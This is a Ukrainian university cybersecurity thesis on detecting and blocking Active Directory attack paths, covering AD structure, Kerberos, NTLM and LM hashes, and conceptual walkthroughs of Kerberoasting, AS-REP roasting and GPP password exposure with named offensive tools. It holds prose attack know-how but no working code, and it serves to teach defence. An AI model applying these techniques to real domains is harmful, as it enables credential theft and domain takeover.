**ДЕРЖАВНИЙ УНІВЕРСИТЕТ ІНФОРМАЦІЙНО-КОМУНІКАЦІЙНИХ ТЕХНОЛОГІЙ**
**НАВЧАЛЬНО-НАУКОВИЙ ІНСТИТУТ КІБЕРБЕЗПЕКИ ТА ЗАХИСТУ ІНФОРМАЦІЇ**

**КАФЕДРА СИСТЕМ ТА ТЕХНОЛОГІЙ КІБЕРБЕЗПЕКИ**

# КВАЛІФІКАЦІЙНА РОБОТА

на тему:

**«Технології виявлення та блокування шляхів атак на Active Directory»**

зі спеціальності *125 Кібербезпека та захист інформації*
*(код, найменування спеціальності)*

освітньо-професійної програми *Інформаційна та кібернетична безпека*
*(назва програми)*

*Кваліфікаційна робота містить результати власних досліджень. Використання ідей, результатів і текстів інших авторів мають посилання на відповідне джерело*

_____ Ілля КАЧНИЙ
*(підпис)*

Виконав: здобувач вищої освіти групи БСДМ-61
Качний Ілля
*(прізвище, ім'я)*

Керівник д.ф., МАРЧЕНКО Віталій
*(науковий ступінь, вчене звання, прізвище, ім'я)*

Рецензент _____
*(науковий ступінь, вчене звання, прізвище, ім'я)*

Київ 2024

**ЗМІСТ**

# ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ

KDC – Key Distribution Center

LDAP – Lightweight Directory Access Protocol

RPC – Remote procedure call

IP – Internet Protocol

DNS – Domain Name System

DC – Domain Controller

SPN – Service Principal Name

ACL – Access Control List

GPO – Group Policy Object

OU – Organizational Unit

# ВСТУП

*Актуальність дослідження*. Active Directory (AD) є ключовим компонентом у багатьох сучасних корпоративних IT-інфраструктурах, який забезпечує централізоване управління доступом до ресурсів та аутентифікацію користувачів. Через свою популярність та обширний функціонал, Active Directory є однією з основних цілей атак зловмисників. Компрометація Active Directory може призвести до втрати критично важливих даних, збоїв у роботі бізнес-процесів та значних фінансових збитків.

У сучасних умовах загрози, такі як атаки типу Kerberoasting, DCSync або Golden Ticket, активно використовуються зловмисниками для ескалації привілеїв і подальшого компрометування всієї мережі. Для ефективного захисту корпоративних систем необхідно розуміти принцип даних атак та вміти їх виявляти.

Ключовою вимогою до сучасних систем безпеки є глибоке розуміння середовища, включаючи повну інвентаризацію всіх активів і служб, які підлягають захисту. Немало важливим є регулярне оновлення систем для усунення вразливостей, впровадження передових інструментів моніторингу для виявлення аномальної поведінки, а також багаторівневий захист, який забезпечує стійкість до загроз на різних рівнях.

З огляду на критичну роль Active Directory у забезпеченні функціонування бізнесу, дослідження атак на Active Directory та способів їх виявлення є надзвичайно актуальним. Це дозволяє не тільки захистити IT-інфраструктуру організації від компрометації, але й знизити ризики, пов'язані з витоком даних, простоєм систем та репутаційними втратами.

*Об’єкт дослідження* – процес виявлення та блокування шляхів атак у середовищі Active Directory.

*Предмет дослідження* – технології та методи захисту Active Directory від кіберзагроз.

*Мета роботи* – дослідити шляхи атак у у середовищі Active Directory та засобів їх виявлення.

*Наукові завдання:*

- провести аналіз питання щодо необхідності забезпечення безпеки середовища Active Directory;
- проаналізувати розповсюджені атаки на середовище Active Directory;
- продемонструвати шляхи виконання атак на середовище Active Directory та способів їх виявлення.

*Методи дослідження* – у роботі використовуються методи виявлення атак у середовищі Active Directory за допомогою логів систем, а також наведені рекомендації щодо технологій виявлення та блокування шляхів атак.

# 1 АНАЛІЗ СЕРЕДОВИЩА ACTIVE DIRECTORY ТА ЙОГО КОМПОНЕНТІВ

## 1.1. Аналіз Active Directory та його призначення

Active Directory (AD) є служою каталогів у середовищах Windows, яка забезпечує централізоване управління ресурсами організації та автентифікацію користувачів. Вона організована як розподілена ієрархічна структура, яка надає можливість зберігати, знаходити та управляти інформацією про об’єкти мережі, зокрема користувачів, комп’ютери, групи, принтери, спільні ресурси, групові політики та довірені відносини між доменами [2].

Перед тим, як переходити до опису компонентів Active Directory, необхідно ознайомитися з термінологією даного середовища.

- Атрибут (Attributes). Кожен об'єкт в Active Directory має відповідний набір атрибутів, які використовуються для визначення характеристик даного об'єкта. Об'єкт комп'ютера містить такі атрибути, як наприклад ім'я хоста. Всі атрибути в Active Directory мають відповідне LDAP-ім'я, яке можна використовувати при виконанні LDAP-запитів, наприклад, displayName для повного імені об’єкта.
- Схема (Schema). Схема Active Directory - це, по суті, план будь-якого корпоративного середовища. Вона визначає, які типи об'єктів можуть існувати в базі даних Active Directory та пов'язані з ними атрибути. Вона містить перелік визначень, що відповідають об'єктам Active Directory, та інформацію про кожен об'єкт. Наприклад, користувачі в AD належать до класу «користувач», а комп'ютерні об'єкти - до класу «комп'ютер», і так далі. Кожен об'єкт має власну інформацію (деякі з них обов'язкові для встановлення, а інші необов'язкові), яка зберігається в атрибутах. Коли об'єкт створюється з класу, це називається

екземплярування, а об'єкт, створений з певного класу, називається екземпляром цього класу.

- Домен (Domain). Домен - це логічна група об'єктів, таких як комп'ютери, користувачі, Organizational Units, групи тощо. Домени можуть функціонувати повністю незалежно один від одного або бути пов'язані між собою довірчими відносинами [3].
- Ліс (Forest). Ліс - це сукупність доменів Active Directory. Ліс може містити один або декілька доменів. Кожен ліс працює незалежно, але може мати різні довірчі відносини з іншими лісами.
- Дерево (Tree). Дерево - це набір доменів Active Directory, який починається з одного кореневого домену. Кожен домен у дереві має спільну межу з іншими доменами. Коли домен додається під іншим доменом у дереві, формуються довірчі відносини між батьківськими доменами (parent domain) та похідними доменами (child domain). Два дерева в одному лісі не можуть мати спільне ім'я (простір імен). Припустимо, у нас є два дерева в лісі Active Directory: duikt.local і dut.local. Дочірнім доменом першого буде it.duikt.local, а дочірнім доменом другого - it.dut.local. Всі домени в дереві поділяють стандартний глобальний каталог, який містить всю інформацію про об'єкти, що належать до дерева.
- Листя (Leaf). Листяні об'єкти не містять інших об'єктів і знаходяться в кінці ієрархії Active Directory.
- Контейнер (Container). Об'єкти-контейнери містять інші об'єкти.
- Global Unique Identifier (GUID). GUID - це унікальне 128-бітне значення, яке присвоюється при створенні користувача або групи в домені. Це значення GUID є унікальним для всього середовища, подібно до MAC-адреси. Кожному об'єкту, створеному в Active Directory, присвоюється GUID, а не лише об'єктам користувачів і груп. GUID зберігається в атрибуті ObjectGUID. Під час запиту об'єкта Actice Directory (наприклад, користувача, групи, комп'ютера, домену, контролера домену тощо) ми можемо запросити його значення ObjectGUID

за допомогою PowerShell або знайти його, вказавши його ім'я, GUID, SID або ім'я облікового запису SAM. GUID використовуються в Active Directory для внутрішньої ідентифікації об'єктів. Пошук в Active Directory за значенням GUID є найточнішим і найнадійнішим способом знайти потрібний об'єкт, особливо якщо у глобальному каталозі можуть бути схожі збіги для імені об'єкта. Властивість ObjectGUID ніколи не змінюється і пов'язана з об'єктом до тих пір, поки цей об'єкт існує в домені.

- Суб’єкт безпеки (Security principals). Це все, що може автентифікуватися, включно з користувачами, обліковими записами комп'ютерів або навіть процесами, які виконуються в контексті облікового запису користувача або комп'ютера (наприклад, додаток, такий як Apache Tomcat, що працює в контексті службового облікового запису в домені). В Active Directory суб’єктами безпеки є об'єкти домену, які можуть керувати доступом до інших ресурсів в межах домену. Також існують локальні облікові записи користувачів і групи безпеки, які використовуються для контролю доступу до ресурсів лише на цьому конкретному комп'ютері. Ними керує не AD, а диспетчер облікових записів безпеки (Security Accounts Manager, SAM).
- Security Identifier (SID). Ідентифікатор безпеки (SID) використовується як унікальний ідентифікатор для суб’єкта безпеки або групи безпеки. Кожен обліковий запис, група або процес має власний унікальний SID, який у середовищі Active Directory видається контролером домену і зберігається у захищеній базі даних. SID можна використовувати лише один раз. Навіть якщо суб’єкт- безпеки буде видалено, він більше ніколи не зможе бути використаний у цьому середовищі для ідентифікації іншого користувача або групи. Коли користувач входить в систему, система створює для нього маркер доступу, який містить SID користувача, права, які йому надані, а також SID всіх груп, до яких входить користувач. Цей маркер використовується для перевірки прав щоразу, коли користувач виконує якусь дію на комп'ютері. Існують також загальновідомі SID, які використовуються

для ідентифікації типових користувачів і груп. Вони однакові для всіх операційних систем. Прикладом може слугувати група «All»

- Distinguished Name (DN). DN описує повний шлях до об'єкта в Active Directory (наприклад, cn=ikachnyi, ou=bsd, ou=Student, dc=duikt, dc=local). У цьому прикладі користувач ikachnyi начається в групі БСД університету ДУІКТ і його обліковий запис створено в Організаційній одиниці (OU), де зберігаються облікові записи учнів. Загальне ім'я (CN) ikachnyi- це лише один із способів пошуку об'єкта користувача або доступу до нього в домені.
- Relative Distinguished Name (RDN). RDN - ідентифікує об'єкт як унікальний серед інших об'єктів на поточному рівні в ієрархії іменування. У нашому прикладі ikachnyi є RDN. AD не допускає існування двох об'єктів з однаковими іменами в одному батьківському контейнері, але можуть існувати два об'єкти з однаковими RDN, які все одно є унікальними в домені, оскільки мають різні DN. Наприклад, об'єкт cn=ikachnyi,dc=bsd,dc=duikt,dc=local буде розпізнано як відмінний від cn=ikachnyi,dc=duikt,dc=local.
- sAMAccountName - це ім'я користувача для входу. Наприклад ikachnyi. Дане ім’я має бути унікальним і містити 20 або менше символів.
- userPrincipalName. Атрибут userPrincipalName - це ще один спосіб ідентифікації користувачів в AD. Цей атрибут складається з префікса (ім'я облікового запису користувача) і суфікса (ім'я домену) у форматі ikachnyi@duikt.local. Цей атрибут не є обов'язковим.
- Глобальний каталог (Global Catalog). Глобальний каталог (GC) - це контролер домену, який зберігає копії всіх об'єктів у лісі Active Directory. GC зберігає повну копію всіх об'єктів поточного домену і часткову копію об'єктів, що належать іншим доменам у лісі. Стандартні контролери доменів зберігають повну копію об'єктів, що належать до їхнього домену, але не об'єктів інших доменів у лісі. GC дозволяє користувачам знаходити інформацію про будь-які об'єкти в будь-

якому домені в лісі. GC - це функція, яка вмикається на контролері домену і виконує автентифікації та пошуку об’єктів.

- Service Principal Name (SPN). SPN - це унікальний ідентифікатор у середовищі Windows, що використовується для прив'язки служби до облікового запису, під яким вона працює. SPN дозволяє клієнтським додаткам знаходити необхідну службу в мережі та автентифікуватися за допомогою протоколу Kerberos.
- NTDS.DIT. Файл NTDS.DIT можна вважати серцем Active Directory. Він зберігається на контролері домену за адресою C:\Windows\NTDS\ і є базою даних, в якій зберігаються дані Active Directory, такі як інформація про об'єкти користувачів і груп, членство в групах і, що найбільш важливо для зловмисників хеші паролів для всіх користувачів в домені. Після повної компрометації домену зловмисник може отримати цей файл, витягти хеші та використати їх для проведення атаки «перебору хешів». Якщо увімкнено параметр “Зберігати пароль з оборотним шифруванням”, NTDS.DIT також зберігатиме паролі в відкритому вигляді для всіх користувачів.

В контексті середовища Active Directory часто фігурує термін “об’єкт”. Об’єктом може вважатись будь-який ресурс, присутній в середовищі Active Directory, наприклад:

- Контролер домену (Domain Controller). Контролери доменів - це, по суті, мозок мережі AD. Вони обробляють запити на автентифікацію та контролюють, хто може отримати доступ до різних ресурсів у домені. Всі запити на доступ перевіряються через контролер домену, а запити на привілейований доступ базуються на заздалегідь визначених ролях, призначених користувачам. Він також забезпечує дотримання політик безпеки і зберігає інформацію про всі інші об'єкти в домені.
- Організаційна одиниця (Organizational Units). Організаційна одиниця (OU) - це контейнер, який системні адміністратори можуть використовувати для зберігання схожих об'єктів з метою полегшення адміністрування. OU часто використовуються для адміністративного делегування завдань без надання

обліковому запису користувача повних адміністративних прав. Наприклад, у нас може бути OU верхнього рівня під назвою «Співробітники», а потім дочірні OU під нею для різних відділів, таких як маркетинг, HR, фінанси, служба підтримки тощо.

- Користувач (User). Користувачі вважаються листовими (leaf) об'єктами, що означає, що вони не можуть містити всередині себе інші об'єкти. Об'єкт користувача вважається суб’єктом безпеки і має ідентифікатор безпеки (SID) і глобальний унікальний ідентифікатор (GUID). Об'єкти користувача мають багато можливих атрибутів, таких як ім'я користувача, час останнього входу, дата останньої зміни пароля, адреса електронної пошти, опис облікового запису, адреса тощо. Залежно від того, як налаштовано конкретне середовище Active Directory, може існувати понад 800 можливих атрибутів користувача, якщо врахувати BCI можливі атрибути.
- Комп’ютер (Computers). Об'єкт комп'ютер - це будь-який комп'ютер, приєднаний до мережі AD (робоча станція або сервер). Комп'ютери є листовими (leaf) об'єктами, оскільки вони не містять інших об'єктів. Як і користувачі, вони є основними цілями для зловмисників, оскільки повний адміністративний доступ до комп'ютера (NT AUTHORITY\SYSTEM) надає аналогічні права стандартному користувачеві домену і може бути використаний для подальших атак.
- Спільна мережева папка (Shared Folders). Об'єкт спільної мережевої папки вказує на папку на певному комп'ютері, де вона знаходиться. До спільних папок може бути застосовано контроль доступу, і вони можуть бути доступними для всіх (навіть для тих, хто не має дійсного облікового запису AD), відкритими лише для автентифікованих користувачів (що означає, що будь-хто, навіть з найнижчим привілейованим обліковим записом користувача або обліковим записом комп'ютера (NT AUTHORITY\SYSTEM), або заблокованими, щоб дозволити доступ до них лише певним користувачам/групам користувачів. Усім, хто не має явного дозволу на доступ, буде відмовлено у перегляді або читанні

вмісту теки. Спільні теки мають лише GUID. Атрибути спільної теки можуть включати назву, розташування у системі, права доступу до неї.

- Група (Groups). Група вважається об'єктом-контейнером, оскільки вона може містити інші об'єкти, зокрема користувачів, комп'ютери і навіть інші групи. Група вважається суб’єктом безпеки і має ідентифікатор SID та ідентифікатор GUID. В AD групи є способом керування дозволами користувачів і доступом до інших захищених об'єктів (як користувачів, так і комп'ютерів). Скажімо, ми хочемо надати 20 користувачам служби підтримки доступ до групи «Користувачі віддаленого керування». Замість того, щоб додавати користувачів по одному, ми можемо додати групу, і користувачі успадкують необхідні дозволи через членство в групі.

## 1.2. Аналіз компонентів Active Directory

### Kerberos

Kerberos є протоколом автентифікації за замовчуванням для доменних облікових записів, починаючи з Windows 2000. Kerberos є відкритим стандартом і забезпечує сумісність з іншими системами, що використовують той самий стандарт. Даний протокол автнетифікації заснований на квитках, а не на передачі паролів користувачів через мережу. Як частина доменних служб Active Directory (AD DS), контролери доменів виконують роль серверу розподілу ключів Kerberos (KDC), який видає квитки [4]. Коли користувач ініціює запит на вхід до системи, клієнт, який він використовує для автентифікації, запитує квиток у KDC, шифруючи запит за допомогою пароля користувача. Якщо KDC може розшифрувати запит (AS-REQ) за допомогою пароля користувача, він створює Ticket Granting Ticket (TGT) і передає його користувачеві. Потім користувач надає свій TGT контролеру домену, щоб запросити квиток служби видачі квитків (TGS), зашифрований хешем NTLM-пароля відповідної служби. Нарешті, клієнт запитує доступ до необхідного сервісу, пред'являючи TGS додатку або сервісу, який розшифровує його за допомогою хешу пароля. Якщо весь процес завершується

належним чином, користувачеві буде дозволено отримати доступ до запитуваного сервісу.

Процес автентифікації Kerberos:

1. Користувач входить в систему, і його пароль перетворюється на NTLM хеш, який використовується для шифрування TGT-квитка.

2. Служба KDC на DC перевіряє запит до служби автентифікації (AS-REQ), перевіряє інформацію про користувача і створює Ticket Granting Ticket (TGT), який доставляється користувачеві.

3. Користувач пред'являє TGT до DC, запитуючи послугу видачі квитків (TGS) на певну послугу (доступ до певного сервісу). Даний етап називається TGS-REQ. Якщо TGT успішно підтверджено, дані користувача копіюються для створення квитка TGS.

4. TGS шифрується хешем NTLM-пароля облікового запису сервісу або комп'ютера, в контексті якого запущено сервіс, і доставляється користувачеві в TGS_REP.

5. Користувач пред'являє TGS сервісу, і якщо він дійсний, користувачеві дозволяється підключитися до ресурсу (AP_REQ)

**DNS**

Служба Active Directory використовує DNS, щоб дозволити клієнтам (робочим станціям, серверам та іншим системам, які взаємодіють з доменом) знаходити контролери доменів, а контролерам доменів, на яких розміщена служба каталогів, взаємодіяти між собою. DNS використовується для перетворення імен хостів на IP-адреси і широко використовується у внутрішніх мережах та інтернеті. Приватні внутрішні мережі використовують простір імен DNS Active Directory для полегшення зв'язку між серверами та клієнтами. Active Directory підтримує базу даних служб, що працюють у мережі, у вигляді службових записів (SRV). Ці службові записи дозволяють клієнтам в середовищі AD знаходити потрібні їм служби, такі як файловий сервер, принтер або контролер домену. Динамічний DNS використовується для автоматичного внесення змін до бази даних DNS у разі зміни

IP-адреси системи. Внесення цих записів вручну забирає багато часу і залишає місце для помилок. Якщо в базі даних DNS немає правильної IP-адреси хоста, клієнти не зможуть знайти його і зв'язатися з ним у мережі. Коли клієнт приєднується до мережі, він знаходить контролер домену, надсилаючи запит до служби DNS, отримуючи SRV-запис з бази даних DNS і передаючи клієнту ім'я хоста контролера домену. Потім клієнт використовує це ім'я хоста для отримання IP-адреси контролера домену.

**LDAP**

Active Directory підтримує полегшений протокол доступу до каталогів (LDAP) для виконання пошуку в каталогах. LDAP - це крос-платформний протокол з відкритим вихідним кодом, який використовується для автентифікації в різних службах каталогів.

Active Directory зберігає інформацію про облікові записи користувачів та інформацію про безпеку, таку як паролі, і полегшує обмін цією інформацією з іншими пристроями в мережі. LDAP - це мова, яку програми використовують для зв'язку з іншими серверами, що надають послуги каталогів. Іншими словами, LDAP - це спосіб, за допомогою якого системи в мережевому середовищі можуть «розмовляти» з Active Directory.

**MSRPC**

MSRPC - це реалізація Microsoft віддаленого виклику процедур (RPC), техніки міжпроцесного зв'язку, що використовується для додатків на основі моделі клієнт-сервер. Системи Windows використовують MSRPC для доступу до систем в Active Directory за допомогою чотирьох ключових інтерфейсів RPC.

1. Lsarpc. Набір RPC-викликів до системи Local Security Authority (LSA), яка керує локальною політикою безпеки на комп'ютері та надає послуги автентифікації.

2. Netlogon. Netlogon - це процес Windows, який використовується для автентифікації користувачів та інших служб у середовищі домену. Це служба, яка постійно працює у фоновому режимі.

3. Samr. Remote SAM (samr) надає функціонал керування базою даних облікових записів домену, зберігаючи інформацію про користувачів і групи. Системні адміністратори використовують цей протокол для управління користувачами, групами та комп'ютерами, дозволяючи адміністраторам створювати, читати, оновлювати та видаляти інформацію про об’єкти. Зловмисники можуть використовувати протокол samr для виконання розвідки домену за допомогою таких інструментів, як BloodHound, щоб візуально скласти карту середовища Active Directory і створити «шляхи атаки», щоб наочно проілюструвати, як можна досягти адміністративного доступу або повної компрометації домену.

4. Drsuapi. drsuapi - це API інтерфейс Microsoft, який реалізує віддалений протокол служби реплікації каталогів (Directory Replication Service, DRS), що використовується для виконання завдань, пов'язаних з реплікацією, між контролерами доменів у середовищі з декількома контролерами доменів. Зловмисники можуть використовувати drsuapi для створення копії файлу бази даних домену Active Directory (NTDS.dit), щоб отримати хеші паролів для всіх облікових записів в домені, які потім можуть бути використані для проведення атак Pass-the-Hash для доступу до більшої кількості систем або перебору в автономному режимі за допомогою такого інструменту, як Hashcat, щоб отримати пароль в відкритому вигляді.

**NTLM автентифікація**

Крім Kerberos і LDAP, Active Directory використовує ще кілька методів автентифікації, які можуть використовуватися в Active Directory. До них відносяться LM, NTLM, NTLMv1 і NTLMv2. LM і NTLM - це назви хешів, а

NTLMv1 і NTLMv2 - це протоколи автентифікації, які використовують хеші LM або NT. Нижче наведено коротке порівняння між цими хешами і протоколами [5].

**LM**

Хеші LAN Manager (LM або LANMAN) - це найстаріший механізм зберігання паролів, який використовується в операційній системі Windows. LM дебютував у 1987 році в операційній системі OS/2. Якщо вони використовуються, то зберігаються в базі даних SAM на хості Windows і в базі даних NTDS.DIT на контролері домену. Через значні недоліки алгоритму хешування, що використовується для LM, він був вимкнений за замовчуванням, починаючи з Windows Vista/Server 2008. Однак, він все ще часто зустрічається, особливо у великих середовищах, де все ще використовуються старі системи. Паролі, що використовують LM, можуть містити не більше 14 символів, що дозволяє відносно легко зламати ці хеші за допомогою такого інструменту, як Hashcat.

Перед хешуванням 14-символьний пароль спочатку розбивається на дві семисимвольні частини. Якщо пароль менше чотирнадцяти символів, він буде доповнений символами NULL, щоб досягти правильного значення. З кожної частини створюються два ключі DES. Потім ці фрагменти шифруються за допомогою рядка KGS!@#$%, створюючи два 8-байтових значення зашифрованого тексту. Потім ці два значення об'єднуються разом, в результаті чого утворюється LM-хеш. Зловмиснику потрібно лише двічі перебрати сім символів, а не всі чотирнадцять, що дозволяє швидко зламати LM-хеші на системі з одним або декількома графічними процесорами. Якщо пароль складається з семи символів або менше, друга половина LM-хешу завжди буде однаковою і може бути визначена візуально, навіть без спеціальних інструментів, таких як Hashcat. Використання LM-хешів можна заборонити за допомогою групової політики. LM хеш має вигляд 299bd128c1101fd6.

**NTHash (NTLM)**

Хеші NT LAN Manager (NTLM) використовуються в сучасних системах Windows. Це протокол автентифікації за принципом «виклик-відповідь», який використовує три повідомлення для автентифікації: спочатку клієнт надсилає

серверу повідомлення NEGOTIATE_MESSAGE, який у відповідь надсилає повідомлення CHALLENGE_MESSAGE для перевірки особи клієнта. Нарешті, клієнт відповідає повідомленням AUTHENTICATE_MESSAGE. Ці хеші зберігаються локально в базі даних SAM або у файлі бази даних NTDS.DIT на контролері домену.

Незважаючи на те, що вони значно сильніші за хеші LM (підтримують весь набір символів Unicode з 65 536 символів), вони все одно можуть бути порівняно швидко перебрані в автономному режимі за допомогою такого інструменту, як Hashcat. Атаки на графічних процесорах показали, що весь 8-символьний ключовий простір NTLM може бути перебраний грубим перебором менш ніж за 3 години. Більш довгі хеші NTLM може бути складніше зламати в залежності від обраного пароля, і навіть довгі паролі (15+ символів) можна зламати, використовуючи офлайн-атаку по словнику. NTLM також вразливий до атаки «pass-the-hash», що означає, що зловмисник може використовувати лише хеш NTLM (отриманий в результаті іншої успішної атаки) для автентифікації в цільових

системах, без необхідності знати пароль в відкритому вигляді. Приклад NTML хешу:

Rachel:500:aad3c435b514a4eeaad3b935b51304fe:e46b9e548fa0d122de7f59fb6d48eaa2:::

NTLM хеш складається з окремих частин:

- Rachel - це ім'я користувача
- 500 - це відносний ідентифікатор (RID). 500 - відомий RID для облікового запису адміністратора
- aad3c435b514a4eeaad3b935b51304fe - хеш LM, якщо в системі відключені хеші LM, не може бути використаний ні для чого
- e46b9e548fa0d122de7f59fb6d48eaa2 - NT-хеш. Цей хеш можна або зламати в автономному режимі або використати для атаки «pass-the-hash».

NTLMv1 (Net-NTLMv1)

Протокол NTLM виконує обробку запитів між сервером і клієнтом, використовуючи NT-хеш. NTLMv1 використовує як NT, так і LM хеш, що може полегшити «злом» в автономному режимі після перехоплення хешу за допомогою такого інструменту, як Responder або за допомогою relay атаки NTLM. Протокол використовується для мережевої автентифікації. Сервер надсилає клієнту 8-байтне випадкове число (виклик), а клієнт повертає 24-байтну відповідь. Ці хеші не можуть бути використані для атак типу «pass-the-hash». NTLMv1 як і будь-який протокол, має недоліки і схильний до злому та інших атак.

NTLMv2 (Net-NTLMv2)

Протокол NTLMv2 був вперше представлений в Windows NT 4.0 SP4 і був створений як сильніша альтернатива NTLMv1. Він використовується за замовчуванням в Windows, починаючи з Server 2000. Він захищений від певних атак підміни, до яких вразливий NTLMv1. NTLMv2 надсилає дві відповіді на 8-байтовий запит, отриманий сервером. Ці відповіді містять 16-байтовий HMAC-MD5 хеш запиту, випадково згенерований запит від клієнта і HMAC-MD5 хеш

облікових даних користувача. Друга відповідь надсилається з використанням клієнтського запиту змінної довжини, що містить поточний час, 8-байтне випадкове значення та доменне ім'я.

### 1.3. Аналіз необхідності захисту середовища Active Directory

За оцінками, близько 95% компаній зі списку Fortune 500 використовують Active Directory, що робить AD ключовим об'єктом уваги зловмисників. Успішна атака, наприклад, фішингова, в результаті якої зловмисник потрапляє в середовище AD як стандартний користувач домену, дає йому достатній доступ, щоб почати вивчати домен і шукати шляхи для атаки.

Оператори програм-вимагачів все частіше обирають Active Directory як ключову частину своїх атак. Вимагач Conti [6], який використовувався в більш ніж 400 атаках по всьому світу, використовував нещодавні критичні вразливості Active Directory, такі як PrintNightmare (CVE-2021-34527) і Zerologon (CVE-2020-1472), для підвищення привілеїв в цільовій мережі. Розуміння структури та функцій Active Directory є першим кроком на шляху до виявлення та запобігання подібних вразливостей до того, як це зроблять зловмисники. Дослідники постійно знаходять нові, надзвичайно небезпечні атаки, які впливають на середовища Active Directory і часто вимагають не більше, ніж стандартного користувача домену, щоб отримати повний адміністративний контроль над усім доменом. Існує багато інструментів з відкритим вихідним кодом які дозволяють виконувати атакувати на середовище Active Directory.

# 2 ДОСЛІДЖЕННЯ ВРАЗЛИВОСТЕЙ ТА РИЗИКІВ У СЕРЕДОВИЩІ ACTIVE DIRECTORY

## 2.1. Вразливості пов'язані з міскофігураціями

### Слабка парольна політика та повторне використання паролів

Слабка парольна політика в Active Directory (AD) створює значний ризик для безпеки організації, оскільки саме паролі є основним засобом автентифікації користувачів у системі. Якщо встановлені правила для створення паролів не забезпечують достатнього рівня складності, зловмисники можуть легко їх вгадати або отримати через атаки типу brute force чи dictionary attack. Простими паролями можуть бути легко-вгадуємі слова, дати народження або інші передбачувані комбінації, які роблять пароль вразливим до компрометації.

Ще однією проблемою є повторне використання паролів. Повторне використання паролів значно підвищує ризики для Active Directory. Якщо користувачі використовують однакові паролі для різних сервісів, компрометація одного з цих сервісів може призвести до отримання доступу до інших облікових записів у Active Directory. Витік пароля на сторонніх платформах або сервісах може бути використаний для подальшого несанкціонованого входу в корпоративну мережу, особливо якщо цей пароль використовується для облікових записів із розширеними привілеями.

Наслідки слабкої парольної політики можуть бути катастрофічними для організації. Зловмисники, які отримують доступ до облікових записів через слабкі або повторно використані паролі, можуть легко поширювати свій вплив у мережі. Це може включати підвищення привілеїв і отримання доступу до критично важливих ресурсів, таких як сервери, бази даних та контролери доменів.

Особливо небезпечним є компрометація облікових записів адміністраторів Active Directory, оскільки вони мають високий рівень доступу до всієї системи. Зловмисник, який отримав доступ до такого облікового запису, може здійснити масштабні атаки, наприклад змінити конфігурацію системи, видалити важливі дані

або створити приховані бекдори для подальшого доступу. Це ставить під загрозу не тільки поточну безпеку мережі, а й ускладнює виявлення і реагування на інцидент.

**Kerberoasting**

Kerberoasting — це метод підвищення привілеїв у середовищах Active Directory. Ця атака спрямована на облікові записи SPN (Service Principal Names). SPN — це унікальні ідентифікатори, які Kerberos використовує для зіставлення служби з обліковим записом, у контексті якого працює служба. Облікові записи домену часто використовуються для запуску служб для подолання обмежень автентифікації вбудованих облікових записів, таких як NT AUTHORITY\LOCAL SERVICE. Будь-який користувач домену може запитати квиток Kerberos для будь-якого облікового запису служби в тому самому домені [7].

Облікові записи домену, які запускають служби, часто є локальними адміністраторами, або обліковими записами з високим рівнем привілеїв в рамках домену. Для багатьох служб потрібні підвищені привілеї в різних системах, тому облікові записи служб часто додають до привілейованих груп, наприклад адміністраторів домену, або безпосередньо, або через вкладене членство в інших групах. Отримання квитка Kerberos для облікового запису з SPN саме по собі не дозволяє вам виконувати команди в контексті цього облікового запису. Однак квиток (TGS-REP) зашифровано за допомогою NTLM хешу облікового запису служби, тому пароль у відкритому вигляді потенційно можна отримати, піддавши його офлайн атаці перебору за допомогою такого інструменту, як Hashcat.

Для спрощення адміністрування облікові записи служб часто налаштовані зі слабким або повторно використовуваним паролем, а іноді пароль збігається в атрибути опису користувача. Навіть якщо злом квитка, отриманого за допомогою атаки Kerberoasting, дає обліковий запис користувача з низькими привілеями, ми можемо використовувати його для створення квитка послуги для послуги, зазначеної в SPN. Наприклад, якщо SPN встановлено на MSSQL/SRV01, ми можемо отримати доступ до служби MSSQL як системний адміністратор,

увімкнути розширену процедуру xp_cmdshell і отримати виконання коду на цільовому сервері SQL.

Хоча це може бути чудовим способом для підвищення привілеїв у домені, наявність SPN не гарантують успішності атаки Kerberoasting. Ми можемо перебувати в середовищі, де зламаємо квиток TGS і одразу отримаємо доступ адміністратора домену або отримаємо облікові дані, які допоможуть нам рухатися по шляху до компрометації домену. В інших випадках ми можемо здійснити атаку та отримати багато квитків TGS, деякі з яких ми можемо зламати, але жоден із зламаних не призначений для привілейованих користувачів.

**AS-REPRoasting**

TGT квиток можна отримати для будь-якого облікового запису, для якого ввімкнено параметр «Не вимагати попередньої автентифікації Kerberos». Деякі вендори вимагають, щою обліковий запис служби був налаштований саме таким чином. Відповідь служби автентифікації (AS_REP) зашифровано паролем облікового запису, і будь-який користувач домену може запитати його.

Під час попередньої автентифікації користувач вводить свій пароль, який шифрує мітку часу. Контролер домену розшифрує це, щоб перевірити, чи використано правильний пароль. У разі успіху користувачеві буде видано TGT для подальших запитів автентифікації в домені. Якщо для облікового запису вимкнено попередню автентифікацію, зловмисник може запросити дані автентифікації для ураженого облікового запису та отримати зашифрований TGT із контролера домену. Це може бути піддано офлайн атаці перебору за допомогою таких інструментів, як Hashcat або John the Ripper.

ASREPRoasting схожий на Kerberoasting, але передбачає атаку на AS-REP замість TGS-REP. SPN в даному випадку не потрібен. Облікові записи з даним параметром можна знайти за допомогою скрипту PowerView або вбудованих інструментів, таких як модуль PowerShell AD.

Саму атаку можна здійснити за допомогою інструментарію Rubeus та інших інструментів для отримання квитка для цільового облікового запису. Якщо

зловмисник має дозволи GenericWrite або GenericAll для облікового запису, він може ввімкнути цей атрибут і отримати квиток AS-REP для офлайн-злому, щоб відновити пароль облікового запису, перш ніж знову вимкнути атрибут. Як і Kerberoasting, успіх цієї атаки залежить від відносно слабкого пароля облікового запису.

**GPP пароль**

Коли створюється новий GPP (Group Policy Preference), у спільному мережевому ресурсі SYSVOL створюється файл .xml, який також кешується локально на кінцевих точках, до яких застосовується групова політика. Ці файли можуть включати файли, які використовуються для:

- Створення локальних користувачів
- Створення файлів конфігурації принтера (printers.xml)
- Створення та оновлення служб (services.xml)
- Створення запланованих завдань (scheduledtasks.xml)
- Зміна паролів локального адміністратора.

Ці файли можуть містити масив конфігураційних даних і визначених паролів. Значення атрибута cpassword зашифровано AES-256, але Microsoft опублікувала закритий ключ AES на MSDN, який можна використовувати для розшифровки пароля. Будь-який користувач домену може читати ці файли, оскільки вони зберігаються на спільному ресурсі SYSVOL, і всі автентифіковані користувачі в домені за замовчуванням мають доступ на читання до цього спільного ресурсу контролера домену.

Дану місконфігурацію було виправлено в 2014 MS14-025. Патч не видаляє наявні файли Groups.xml із паролями з SYSVOL. У випадку, якщо системний адміністратор видалив політику GPP замість того, щоб від’єднати її від OU, кешована копія на локальному комп’ютері залишиться.

